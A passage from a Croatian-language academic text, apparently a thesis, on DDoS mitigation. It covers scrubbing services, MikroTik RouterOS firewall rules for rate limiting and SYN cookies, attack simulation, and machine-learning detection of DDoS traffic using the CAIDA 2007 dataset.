1. Koristiti *scrubbing service*, odnosno pružatelj usluga čišćenja za borbu protiv velikih volumetričkih napada: Volumeni prometa povezani s DDoS aktivnostima došli su do točke u kojoj je napad DDoS od 100 Gbps normalan događaj, a postoje i izvještaji o napadima od preko 300 Gbps. Budući da vrlo mali broj organizacija ima dovoljnu mrežnu propusnost da se nose s napadima tog reda veličine, tvrtke za koje postoji rizik tih tipova napada trebale bi usmjeravati svoj internetski promet preko posebnog pružatelja usluga filtriranja zloćudnog prometa (engl. *scrubbing provider*) smještenog u oblaku koji može ukloniti zloćudne pakete iz toka prometa. Pružatelji takvih usluga predstavljaju prvu liniju obrane za velike volumetričke napade DDoS budući da imaju potrebne alate i mrežnu propusnost za čišćenje mrežnog prometa, tako da su DDoS paketi zaustavljeni u oblaku, a propušten je samo promet povezan s uobičajenim poslovnim aktivnostima.

2. Koristiti specijalizirani uređaj za ublažavanje napada DDoS za izolaciju i uklanjanje učinka napada: Složenost napada DDoS i sklonost kombiniranja volumetričkih i aplikacijskih metoda zahtijeva i kombiniranje metoda za njihovo ublažavanje. Najučinkovitiji način za nošenje s aplikacijskim elementima takvih multivektorskih napada je lokalno postavljeni specijalizirani uređaj. Vatrozidi i sustavi za prevenciju upada ključni su za akcije ublažavanja napada, a DDoS sigurnosni uređaji pružaju dodatni sloj obrane putem specijaliziranih tehnologija koje identificiraju i blokiraju napredne DDoS aktivnosti u realnom vremenu. Administratori također mogu konfigurirati svoja lokalno postavljena programska rješenja da komuniciraju s pružateljima usluga za filtriranje zloćudnog prometa u oblaku te omoguće automatsko odbijanje prometa tijekom napada preusmjeravanjem na mrežnu infrastrukturu u oblaku.

3. Podesiti vatrozide tako da reagiraju na neočekivano velike brzine veze: Vatrozid će također biti važni dio mrežne opreme tijekom napada DDoS, a administratori bi trebali podesiti njegove postavke kako bi prepoznali i blokirali volumetričke napade ili napade na aplikacijski sloj. Ovisno o mogućnostima vatrozida, mogu također biti aktivirane zaštite koje će blokirati DDoS pakete i poboljšati izvedbu vatrozida tijekom napada.


4. Razviti strategiju za zaštitu aplikacija od napada DDoS: Uz korištenje sigurnosnih rješenja, administratori bi trebali također podesiti svoje web poslužitelje te prilagoditi njihove strategije raspodjele opterećenja i dostave sadržaja kako bi se osigurala najbolja moguća dostupnost usluga. Trebala bi biti podešena zaštita koja ograničava broj neuspješnih pokušaja prijave u određenom razdoblju nakon kojeg su svi budući pokušaji prijave s iste IP adrese ili za isto korisničko ime blokirani. Automatizirane strojne aktivnosti koje ne predstavljaju normalan pristup ljudskih korisnika web stranicama također bi trebale biti blokirane koristeći primjerice web stranice s detaljima ponuda tako da korisnici moraju pritiskom na odgovarajuću tipku prihvatiti ili odbiti ponudu kako bi imali dublji pristup web sadržaju tvrtke. Analiza sadržaja također može pomoći, poput provjere da ne postoje velike PDF datoteke smještene na poslužiteljima informacijskog sustava tvrtke, što bi moglo ukazivati na namjerno stvaranje velike količine ulaznog prometa radi zagušenja sustava.

Navedene metode predstavljaju temeljne stavke bilo koje strategije za ublažavanje napada DDoS, no tvrtke bi također trebale surađivati s pružateljima usluge interneta (engl. *internet service providers*, skraćeno ISP) i raditi s njima na identifikaciji potrebnih novih tehnika ublažavanja napada, budući da napadi DDoS koriste iste internetske putanje kao legitimni klijenti tvrtke te pružatelji usluge interneta svojom infrastrukturom u oba slučaja prenose promet.

Sve veća postaje i potreba za istraživanjem i implementacijom strategija prikupljanja i distribucije informacija o napadima unutar tvrtkine mreže te između različitih tvrtki. Prikupljanje više informacija o tome tko je napadač, koje su motivacije iza napada te koje se metode koriste olakšava administratoru predviđanje vrsta napada i proaktivno projektiranje arhitekture koje će od njih zaštititi sustav. Informacije o profilu napada mogu uključivati protokole i pakete korištene u

napadu - paketi SYN, protokol TCP, protokol UDP, protokol DNS, protokol HTTP, izvor paketa napada, komandne i kontrolne mreže napada te doba dana kad je napad počeo i završio.

Iako su ti podaci vrlo korisni u ublažavanju napada, nije ih lako učinkovito razmjenjivati, a razna regulatorna ograničenja dodatno otežavaju dijeljenje informacija o pojedinim napadima. Trenutno se dijeljenje informacija sastoji uglavnom od razmjene iskustava o napadu između prijateljskih tvrtki i vijesti koje se o napadima mogu saznati od medija. No kako bi postala dovoljno učinkovita, razmjena podataka trebala bi prerasti u automatizirane sustave putem kojih bi organizacije mogle imati uvid u sirove podatke iz kojih se mogu donijeti zaključci o trenutnim i prethodnim napadima, a takve bi se sustave također trebalo koristiti za dijeljenje zaključaka o napadima i raspodjelu zaštite. Opcije dijeljenja relevantnih informacija o napadima DDoS na razini pojedine zahvaćene industrije značajno bi unaprijedile mogućnost tvrtki u tom području da se uspješno nose s DDoS aktivnostima te bi podigle razinu pripravnosti i otpornosti čitavog sektora. Ipak, uz tehničke i regulatorne izazove implementacije, dodatni izazov za takvo rješenje u sektorima srodnih digitalnih usluga predstavlja velika konkurencija između tvrtki koje sudjeluju na tržištu i koje bi oklijevale u dijeljenju korisnih informacija s drugih tvrtkama koje bi mogle pomoći njihovom boljitku.



Slika 4.1.1. Arhitektura tvrtke za hibridnu zaštitu od napada DDoS

4.2. Dinamička zaštita simulacijom napada

Postoji nekoliko razloga zbog kojih tradicionalne metode zaštite od napada DDoS ne daju uvijek željene rezultate. Računalne mreže su dinamične i neprestano se mijenjaju, a programska rješenja za borbu protiv napada DDoS ne rekonfiguriraju se automatski pa zbog toga ona ne detektiraju uvijek nove ranjivosti na takve napade. Također, ciljani testovi otpornosti na napade u kojima se vrši istraživanje i direktno ispitivanje ranjivosti sustava organizacije tako da taj sustav postaje direktna meta simuliranog napada, tzv. *red teaming* **[9]**, zahtijevaju nedostupnost sustava tijekom više sati, zbog čega ih se ne prakticira često ponavljati. Također, takvi testovi ne mogu pokriti sve mrežne uređaje, odnosno IP adrese u sustavu te nisu u stanju simulirati stvarne napade DDoS koji se događaju na živim produkcijskim okolinama tijekom rada sustava.

Jedino učinkovito rješenje napada DDoS je smanjenje ranjivosti i blokiranje prijetnji prije nego što do uspješnog napada dođe, odnosno smanjivanje vjerojatnosti i učinka eventualnog napada DDoS na prihvatljive razine. Napadi DDoS uspješni su upravo zato što su napadači u stanju iskoristiti ranjivosti konkretne arhitekture postojećeg sustava prije nego ih sigurnosni stručnjaci i ugrađena programska rješenja za borbu protiv takvih napada uspiju identificirati i blokirati. Budući da mnogi potencijalni vektori napada nisu otkriveni u realnom vremenu, ranjivosti ostaju neotkrivene, a napadi DDoS mogu zaobići i najrobusnije sustave za njihovu prevenciju. Iako niti jedna tehnologija nije u potpunosti učinkovita u obrani protiv sigurnosnih prijetnji i uklanjanju ranjivosti, pogotovo kad se radi o napadima DDoS, postoje rješenja na tržištu kojima je moguće smanjiti površinu napada te blokirati potencijalne napadače tako da se na neinvazivni način kontinuirano otkrivaju ranjivosti simulacijom napada DDoS.

Najbolji način da se poboljša izvedba obrane protiv napada DDoS je pokretanje slabijih napada paralelno s uobičajenim korisničkim prometom, a simulacijom napada DDoS uživo bez narušavanja raspoloživosti sustava pružatelji računalnih resursa u oblaku te tvrtke koje te resurse koriste mogu otkriti i popraviti ranjivosti u realnom vremenu i drastično smanjiti mogućnost stvarnih napada. Pritom je takav pristup moguć bez zamjene i uklanjanja postojećih rješenja za ublažavanje napada koja su već ugrađena u sustav. Transparentni i detaljni izvještaj ranjivosti olakšava sigurnosnim stručnjacima upravljanje sigurnosnim rizicima i ranjivostima prije nego dođe do napada, što značajno smanjuje mogućnost napadača da iskoriste te ranjivosti. Primjer

takvog sustava je RADAR tvrtke MazeBolt **[10]** koja tvrdi da smanjuje ranjivosti na razinu od maksimalno 2%, dakle smanjuje rizike od uspješnog napada DDoS barem 50 puta.


Sustav RADAR iterativno eliminira ranjivosti na napade DDoS tako da periodički detektira ranjivosti i nedostatke u trenutnom tvrtkinom sustavu za prevenciju napada DDoS, generira izvještaje u realnom vremenu o svim otvorenim ranjivostima kroz neprestane simulacije napada na produkcijskoj okolini, upozorava na najvažnije ranjivosti u trenutnoj infrastrukturi i arhitekturi pružatelja usluga ublažavanja napada, konzultira se s pružateljem tih usluga kako bi se uklonile otkrivene ranjivosti te na kraju vrši provjeru kojom se potvrđuje da su sve ranjivosti uklonjene te provjerava jesu li ostale uklonjene i u budućnosti. Cijeli iterativni proces dinamičke zaštite od napada DDoS u realnom vremenu prikazan je na Slici 4.2.1.

Slika 4.2.1. Dinamička zaštita od napada DDoS u realnom vremenu **[11]**

4.3. Zaštita na temelju skupa pravila vatrozida

Jedna od metoda zaštite od napada DDoS je postavljanje odgovarajućih pravila na mrežnom odnosno trećem sloju OSI modela na samoj konfiguraciji usmjeritelja. Moguće je postaviti pravila koja će učinkovito djelovati na napade DDoS kao što su napadi velikim volumenom paketa, napadi preplavljivanjem SYN ili napadi preplavljivanjem SYN-ACK (*engl. SYN-ACK flooding attacks*).

Takve napade DDoS je brzo i lako izvesti jer postoje velike mreže zaraženih računala (engl. *botnet*) upravljane kontrolnim poslužiteljem (engl. *control server*) napadača koje se koriste za tu svrhu bez znanja i dozvole vlasnika koje mogu biti dostupne za najam po niskim cijenama, kao što je prikazano na Slici 4.3.1. Zaštita na temelju postavljanja skupa pravila vatrozida učinkovita je metoda za određeni intenzitet ovakve vrste napada, no u nekim slučajevima napadi velikoga volumena ipak se ne mogu spriječiti jer i sami usmjeritelji postaju preopterećeni.



Slika 4.3.1. Napad DDoS korištenjem *botneta* **[12]**

Primjer zaštite na temelju postavljanja skupa pravila vatrozida bit će pokazan na primjeru konfiguracije MikroTik Routera s operacijskim sustavom MikroTik RouterOS **[13]**.

MikroTik RouterOS **[14]** je operacijski sustav MikroTik RouterBOARD uređaja koji također može biti instaliran na osobno računalo te će ga pretvoriti u usmjeritelj sa svim potrebnim značajkama uključujući usmjeravanja, vatrozid, upravljanje propusnošću veze, *backhaul* vezu, bežičnu pristupnu točku, pristupnik pristupne točke i VPN poslužitelj. RouterOS je samostalni operacijski

sustav baziran na Linux v2.6 jezgri, a cilj MikroTika je pružiti sve navedene značajke brzom i jednostavnom instalacijom te sučeljem koje je lako koristiti.

Konfiguracija za zaštitu od napada DDoS detekcijom velikog volumena paketa na RouterOS operacijskom sustavu prikazana je u Ispisu 4.3.1. koji će biti objašnjen u nastavku ovoga poglavlja.

```
/ip/firewall/filter/add chain=forward connection-state=new action=jump
jump-target=detect-ddos
/ip/firewall/filter/add chain=detect-ddos dst-limit=32,32,src-and-dst-
addresses/10s action=return
ip/firewall/address-list/add list=ddos-attackers
ip/firewall/address-list/add list=ddos-targets
ip/firewall/raw/add chain=prerouting action=drop src-address-list=ddos-
attackers dst-address-list=ddos-targets
/ip/firewall/filter/
add action=add-dst-to-address-list address-list=ddos-targets address-list-
timeout=10m chain=detect-ddos
add action=add-src-to-address-list address-list=ddos-attackers address-
list-timeout=10m chain=detect-ddos
```

Ispis 4.3.1: Konfiguracija Router OS vatrozida za zaštitu od najčešćih vrsta napada DDoS

Najprije će se svaka nova veza poslati na specifični lanac pravila vatrozida na kojem će se detektirati napad DDoS, kao što je prikazano u Ispisu 4.3.2.

```
/ip/firewall/filter/add chain=forward connection-state=new action=jump
jump-target=detect-ddos
```

Ispis 4.3.2: Slanje novih veza na lanac pravila za detekciju napada DDoS

U kreiranom lancu pravila dodat će se pravilo za legitimni promet preko usmjeritelja prikazano u Ispisu 4.3.3 koje sadrži *dst-limit* parametar napisan u formatu *dst-limit=broj-paketa[/vrijeme],eksplozija-paketa,način-toka[/istek]*. Parametar će se postaviti tako da odgovara broju od 32 paketa s eksplozijom paketa (engl. *packet burst*) od 32 paketa uzimajući u obzir tok odredišne i izvorišne adrese koji se obnavlja odnosno ističe svakih 10 sekundi. Pravilo koje se odnosi na legitiman promet bit će zadovoljeno dok se ne prijeđe zadana gornja granica brzine pristizanja paketa.

```
/ip/firewall/filter/add chain=detect-ddos dst-limit=32,32,src-and-dst-
addresses/10s action=return
```

Ispis 4.3.3: Pravilo za legitimni promet preko usmjeritelja

Sav legitiman promet trebao bi ići kroz akciju *action=return* što znači da se promet prihvaća i prosljeđuje na odredišnu adresu bez posebne obrade, ali u slučaju napada DDoS ograničenje specificirano parametrom *ds-limit* će biti prijeđeno pa pravilo neće uloviti nikakav novi promet. Zato se trebaju definirati sljedeća pravila koja će izvršiti obradu napada za promet koji nije legitiman. Najprije se kao što je navedeno u Ispisu 4.3.4. stvaraju liste koje predstavljaju napadače odnosno žrtve napada DDoS, a nakon toga će se specificirati pravilo prema kojem će se odbaciti sav promet u kojem su izvorišne adrese napadači, a odredišne adrese žrtve napada DDoS.

```
ip/firewall/address-list/add list=ddos-attackers
ip/firewall/address-list/add list=ddos-targets
ip/firewall/raw/add chain=prerouting action=drop src-address-list=ddos-
attackers dst-address-list=ddos-targets
```

Ispis 4.3.4: Liste i pravilo za odbacivanje prometa između napadača i žrtava napada DdoS

S odjeljkom filtera vatrozida, dodat će se napadači u *ddos-attackers*, a žrtve u *ddos-targets* listu, kao što je specificirano u Ispisu 4.3.5.

```
/ip/firewall/filter/
add action=add-dst-to-address-list address-list=ddos-targets address-list-
timeout=10m chain=detect-ddos
add action=add-src-to-address-list address-list=ddos-attackers address-
list-timeout=10m chain=detect-ddos
```

Ispis 4.3.5: Dodavanje napadača i žrtava napada DDoS u odgovarajuće liste

Napad preplavljivanjem SYN je oblik napada DDoS u kojem napadač šalje veliki broj SYN paketa poslužitelju žrtvi, čime se drži veliki broj poluotvorenih veza i troši velika količina resursa pa sustav ne može više odgovarati na legitimne zahtjeve. Zaštita od napada preplavljivanjem SYN na RouterOS-u implementira se konfiguracijom prikazanom u ispisu 4.3.6. Ovom konfiguracijom dodaje se mali kriptografski sažetak zvan SYN kolačić (engl. *SYN cookie*) koji će poslužitelj uključiti u SYN-ACK odgovor prema izvorišnoj adresi, a ako jezgra ne vidi taj isti kolačić u ACK paketu, pretpostavit će da je veza lažna i odbaciti je. Ako se ispravnost veze TCP provjerava korištenjem SYN kolačića, ne moraju se držati poluotvorene veze i trošiti resursi tijekom trostrukog rukovanja TCP pa poslužitelj nije ranjiv na napad preplavljivanjem SYN.

```
/ip/settings/set tcp-syncookies=yes
```

Ispis 4.3.6: Konfiguracija RouterOS vatrozida za zaštitu od napada preplavljivanjem SYN

Slično kao kod napada preplavljivanjem SYN, napad preplavljivanjem SYN-ACK **[15]** odvija se slanjem velikog broja SYN-ACK paketa poslužitelju žrtvi. Pritom poslužitelj troši značajne resurse kako bi obradio takve pakete izvan očekivanog redoslijeda odnosno kada redoslijed paketa nije u skladu s očekivanim SYN, SYN-ACK, ACK mehanizmom trostrukog rukovanja TCP. Zato

može postati toliko zauzet obradom napadačkom prometa da nije u stanju reagirati na legitimne zahtjeve pa također dolazi do ugrožavanja zahtjeva raspoloživosti. Zaštita od napada preplavljivanjem SYN-ACK na Router OS-u konfigurira se slično kao u prethodnom primjeru detekcije napada DDoS, ali na način koji je specifičan za preplavljivanje SYN-ACK tako da se u pravilo dodaje uvjet da su postavljene *syn* i *ack* zastavice TCP, kao što je prikazano u Ispisu 4.3.7.

```
/ip/firewall/filter add action=return chain=detect-ddos dst-
limit=32,32,src-and-dst-addresses/10s protocol=tcp tcp-flags=syn,ack
```

Ispis 4.3.7: Konfiguracija RouterOS vatrozida za zaštitu od napada preplavljivanjem SYN

4.4. Zaštita korištenjem algoritama strojnog učenja

Jedna od vrlo učinkovitih i sofisticiranih metoda detekcije napada DDoS koja će biti djelotvorna ako postoji adekvatan i dovoljno velik skup ulaznih podataka je korištenje modela strojnog učenja za identifikaciju napada **[16].**

Skup podataka CAIDA 2007 **[17]** sadrži tragove približno jednog sata anonimiziranog prometa napada DDoS koji se odvio 4.8.2007. od 20:50:08 UTC do 21:56:16 UTC. Ovaj tip napada pokušava blokirati pristup ciljanom poslužitelju trošeći računalne resurse na poslužitelju i trošeći svu raspoloživu propusnost mreže kojoj se poslužitelj povezuje na Internet. Trag prometa u trajanju od sat vremena podijeljen je u petominutne .pcap datoteke, a ukupna veličina komprimiranog skupa podataka je 5.3 GB, odnosno 21 GB u nekomprimiranom obliku. Samo promet napada prema žrtvi i odgovori na napad od žrtve su uključeni u tragove, a promet koji se ne odnosi na napad uklonjen je u najvećoj mogućoj mjeri. Tragovi u ovom skupu podataka anonimizirani su koristeći algoritma anonimizacije IP adresa Crypo-PAn s očuvanjem prefiksa koristeći jedan ključ, a koristan teret (engl. *payload*) obrisan je iz svih paketa. Ovi se tragovi napada mogu čitati bilo kojim programskim rješenjem koje čita .pcap odnosno .tcpdump format, uključujući CoralReef Software Suite, tcpdump, Wireshark **[18]** i mnoge druge.


Dijagram aktivnosti za eksperimentalni model detekcije napada DDoS prikazan je na Slici 4.4.1, a tijek procedure za primjenu tog modela je sljedeći:

Skup podataka CAIDA 2007 koristi se za izračun optimalnog praga propusnosti kako bi se scenarije kategoriziralo na normalne scenarije i scenarije napada. Ako je propusnost pojedinog scenarija odnosno uzorka prometa ispod zadanog praga propusnosti, on će se klasificirati kao normalan scenarij, a ako mu propusnost prelazi zadani prag propusnosti, klasificirat će se kao scenarij napada DDoS. Na temelju dobivene podjele izgradit će se odgovarajući model strojnog učenja odabranom metodom.

Izgrađena su dva različita modela strojnog učenja, koristeći logističku regresiju te koristeći naivni Bayes. Logistička regresija **[19]** općenito se koristi za prediktivnu analizu, budući da je glavni fokus ove metode na predviđanju napada DDoS, algoritam logističke regresije primjeren je u ovom slučaju. Naivni Bayes **[20]** općenito pretpostavlja uvjetnu neovisnost svih značajki pa zato treba

uzeti u obzir da ako su neke od značajki međusobno ovisne, kao u slučaju jako velikog skupa značajki, predviđanja mogu biti neprecizna.

Izvorni skup podataka koji se sastoji od 20,090 zapisa kategoriziran je u omjeru 70:20:10, pri čemu se 70% podataka uzima kao podaci za trening, 20% podataka čini testni skup podataka, a ostatak od 10% koristi se za unakrsnu provjeru valjanosti (engl. *cross validation*).



Slika 4.4.1. Detekcija napada DDoS algoritmom strojnog učenja **[16]**

Prikazat će se rezultati eksperimentalnog modela koji koristi metode logističke regresije i naivnog Bayesa. Za dohvat eksperimentalnih rezultata koristi alat Weka **[21]**, a nakon dohvata

eksperimentalnih podataka analiziraju se performanse svakog od spomenutih eksperimentalnih modela. Weka također pruža kompatibilnost s alatima Hadoop **[22]** i Spark kao opcijama za distribuirano rudarenje podataka. Distribuirani paket Weka Base sadrži bazične *map* i *reduce* aktivnosti koje ne ovise niti o jednog specifičnoj distribuiranoj platformi, a na visokoj je razini glavna razlika između Weke i drugih sličnih alata fleksibilnost. Weka je *plug-and-play* rješenje za strojno učenje te je pakirano u .jar datoteku i dolazi s grafičkim korisničkim sučeljem preko kojeg se mogu izvršiti osnovne analize i razvoj modela. Pruža više instrukcija od drugih alata koje pripadaju interaktivnim jezicima ljuske te pozadinski procesi strojnog učenja koji se odvijaju preko Weke nisu jasno vidljivi. Zato je Weka manje fleksibilna od drugih alata za statističku analizu i istraživanje podataka koji daju veću slobodu u čišćenju, analizi i izmjeni skupova podataka te pružaju mogućnost kontrole i finog podešavanja pozadinskih algoritama. Weka je programsko rješenje licencirano pod licencom GNU *General Public License* pa je zato besplatno za korištenje, a zato što je napisano u Javi, može se pokretati na gotovo bilo kojoj modernoj računalnoj platformi. Sadrži kolekciju brojnih metoda pripreme i modeliranja podataka, no nedostatak mu je da je sposoban obrađivati samo male skupove podataka budući da se problem nedostatka memorije pojavljuje svaki puta kad je skup veći od nekoliko megabajta. Na velikim skupovima podataka mogu se koristiti neinkrementalne metode strojnog učenja tako da se podaci poduzorkuju (engl. *subsampling*), odnosno da se smanji količina podataka tako da se odabere samo podskup izvornih podataka.

Za razumijevanje rezultata usporedbe učinkovitosti modela strojnog učenja logističke regresije i naivnog Bayesa potrebno je biti upoznat s ključnim pojmovima iz područja strojnog učenja **[23]**.

Stvarni pozitivni rezultati (engl. *true positives*, skraćeno TP) predstavljaju ispravne detekcije uzoraka prometa koji predstavljaju napad DDoS, stvarni negativni rezultati (engl. *true negatives*, skraćeno TN) predstavljaju ispravna predviđanja benignih uzoraka prometa, lažno pozitivni rezultati (engl. *false positives*, skraćeni FP) predstavljaju neispravna predviđanja napada u slučaju kad se radi o benignim uzorcima prometa, a lažno negativni rezultati (engl. *false negatives*, skraćeno FN) predstavljaju neispravna predviđanja benignih uzoraka prometa odnosno slučajeve u kojima je model propustio detektirati napad.

Preciznost (engl. *precision*) je omjer broja stvarnih pozitivnih rezultata i ukupnog broja stvarnih pozitivnih i lažno pozitivnih rezultata te je definirana formulom 4.4.1.

$$Precision = \frac{TP}{TP + FP}$$

Formula 4.4.1: Izračun preciznosti modela strojnog učenja

